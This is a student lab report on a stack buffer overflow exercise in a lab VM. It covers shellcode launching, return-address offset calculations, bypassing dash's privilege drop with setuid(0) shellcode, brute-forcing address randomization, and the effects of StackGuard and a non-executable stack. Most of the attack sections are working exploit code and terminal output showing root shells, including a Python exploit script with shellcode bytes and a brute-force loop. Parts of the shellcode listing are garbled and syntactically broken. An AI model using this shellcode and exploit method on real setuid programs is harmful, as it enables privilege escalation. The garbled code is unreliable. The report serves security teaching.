

# D0029E - Buffer Overflow (Lab 6)

Martin Askolin\*

Luleå tekniska universitet  
971 87 Luleå, Sverige

7 oktober 2021

---

\*email: `marsak-8@student.ltu.se`

# 1 Running Shellcode

By running the shell code we successfully launched the shell.

```
[10/05/21]seed@VM:~/.../lab6$ gcc -z execstack -o call_shellcode call_shellcode.c
[10/05/21]seed@VM:~/.../lab6$ ./call_shellcode
$ a
zsh: command not found: a
```

Figure 1: Launching the shell.

## 1.1 The Vulnerable Program

Running the commands shown in Figure 2 we create vulnerable shell code running with root privileges, no StackGuard and executable stack. This can be exploited by buffer overflows enabling the attacker to gain access to the root shell.

```
[10/05/21]seed@VM:~/Lab6$ gcc -g -o stack -z execstack -fno-stack-protector stack.c
[10/05/21]seed@VM:~/Lab6$ sudo chown root stack
[10/05/21]seed@VM:~/Lab6$ sudo chmod 4755 stack
[10/05/21]seed@VM:~/Lab6$ ./stack
Segmentation fault
```

Figure 2: Commands used for vulnerable program.

# 2 Exploiting the Vulnerability

Calculations from Figure 3 gives us


- frame pointer = 0xBFFFE998
- buffer address = 0xBFFFE950
- stack pointer =  $0xBFFFE998 - 0xBFFFE950 = 72$
- return pointer =  $\text{stack pointer} + 4 = 76$
- fabricated return address =  $0xBFFFE998 + 0x80 = 0xBFFFEA18$

where the fabricated return address is located to some NOP in malicious code.



### 3 Defeating dash's Countermeasure


If the attacker does not set the uid to equal root, dash will lower the privilege to user. If the attacker sets the victims uid before invoking a new shell program dash will not be alerted.



```
Open  exploit.py  dash_shell_test.c  Save
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    //setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}

[10/05/21]seed@VM:~/Lab6$ gcc dash_shell_test.c -o dash_shell_test
[10/05/21]seed@VM:~/Lab6$ sudo chown root dash_shell_test
[10/05/21]seed@VM:~/Lab6$ sudo chmod 4755 dash_shell_test
[10/05/21]seed@VM:~/Lab6$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
```

Figure 6: Dash lowering victims privilege when euid is not uid.




```
Open  exploit.py  dash_shell_test.c  Save
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    //setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}

[10/05/21]seed@VM:~/Lab6$ gcc dash_shell_test.c -o dash_shell_test
[10/05/21]seed@VM:~/Lab6$ sudo chown root dash_shell_test
[10/05/21]seed@VM:~/Lab6$ sudo chmod 4755 dash_shell_test
[10/05/21]seed@VM:~/Lab6$ ./dash_shell_test
$ id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
```

Figure 7: Setting uid to root effectively bypassing any problems dash might have caused.

By setting the uid on the victims shell program before invoking our own dash will not lower the new shell programs user id enabling the attacker to get root privileges on the new shell program.



```
Open  exploit.py  dash_shell_test.c  Save
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0" # Line 1: xorl %eax,%eax
    "\x31\xdb" # Line 2: xorl %ebx,%ebx
    "\xb0\x45" # Line 3: movb $0x45,%al
    "\xcd\x80" # Line 4: int $0x80
)

# --- The code below is the same as the one in Task 2 ---
"\x31\xc0" # xorl %eax,%eax
"\x50" # pushl %eax
"\xb8" # movl $0x08732f2f,%eax
"\xb8" # movl $0x0e6922f,%eax
"\x89\xe3" # movl %esp,%ebx
"\x50" # pushl %eax
"\x53" # pushl %ebx
"\x89\xe1" # movl %esp,%ecx
"\x99" # cdq
"\xb8\xdb" # movb $0xdb,%al
"\xcd\x80" # int $0x80
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

# Replace 0x08732f2f with the correct value
offset = 72 + 4 # replace 0 with the correct value
content[offset:offset + 4] = (ret).to_bytes(4, byteorder='little')


# Write the content to a file
with open('bufffile', 'wb') as f:
    f.write(content)

[10/05/21]seed@VM:~/Lab6$ exploit.py
[10/05/21]seed@VM:~/Lab6$ ./stack
$ id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
```

Figure 8: Code and result of setting uid before invoking new shell program.

## 4 Defeating Address Randomization

I wanted to know how this brute force attack would be executed using python both from a code perspective and from an optimization perspective. It took around 1 minute and 50 seconds to run 30000 attempts while my lab partners C program took around 50 seconds to run 30000 attempts. It took a total of 43506 attempts before the stack program was located correctly.



```
job.sh (~/.Lab6) - gedit
Open Save
#!/bin/sh
python brute_exploit.py


sh Tab Width: 8 Ln 2, Col 24 INS
brute_exploit.py (~/.Lab6) - gedit
exploit.py x dash_shell_test.c x brute_exploit.py x
import os
import time
value = 0
start = time.time()
while True:
    value += 1
    end = time.time()
    duration = end - start
    time_min = duration / 60
    time_sec = duration % 60
    print(str(int(time_min)) + ' minutes and ' + str(time_sec) + ' seconds elapsed.')
    print('The program has been running ' + str(value) + ' times so far.')
    os.system("./stack")

2 minutes and 34.4869329929 seconds elapsed.
The program has been running 43496 times so far.
Segmentation fault
2 minutes and 34.4869329929 seconds elapsed.
The program has been running 43497 times so far.
Segmentation fault
2 minutes and 34.4909081459 seconds elapsed.
The program has been running 43498 times so far.
Segmentation fault
2 minutes and 34.4923219681 seconds elapsed.
The program has been running 43499 times so far.
Segmentation fault
2 minutes and 34.4946639538 seconds elapsed.
The program has been running 43500 times so far.
Segmentation fault
2 minutes and 34.5004241467 seconds elapsed.
The program has been running 43501 times so far.
Segmentation fault
2 minutes and 34.5018250942 seconds elapsed.
The program has been running 43502 times so far.
Segmentation fault
2 minutes and 34.5032720566 seconds elapsed.
The program has been running 43503 times so far.
Segmentation fault
2 minutes and 34.5068309307 seconds elapsed.
The program has been running 43504 times so far.
Segmentation fault
2 minutes and 34.5112569332 seconds elapsed.
The program has been running 43505 times so far.
Segmentation fault
2 minutes and 34.5159080029 seconds elapsed.
The program has been running 43506 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

Figure 9: Brute forcing through address randomization.

## 5 Turn on the StackGuard Protection

The StackGuard detects the buffer overflow and terminates the shell program. Because of this we are no longer able to access the return address through the buffer overflow without knowledge about the StackGuard.



```
[10/05/21]seed@VM:~/Lab6$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
```

Figure 10: Trying to run the shell program with StackGuard enabled.

## 6 Turn on the Non-executable stack protection

We cant get a shell because we cant execute shell code on the stack. Since we cant input our malicious shell code we have to use code that already exists.

```
[10/05/21] seed@VM:~/Lab6$ exploit.py  
[10/05/21] seed@VM:~/Lab6$  
[10/05/21] seed@VM:~/Lab6$ ./stack  
Segmentation fault
```

Figur 11: Trying to run the shell program with executable code not being allowed.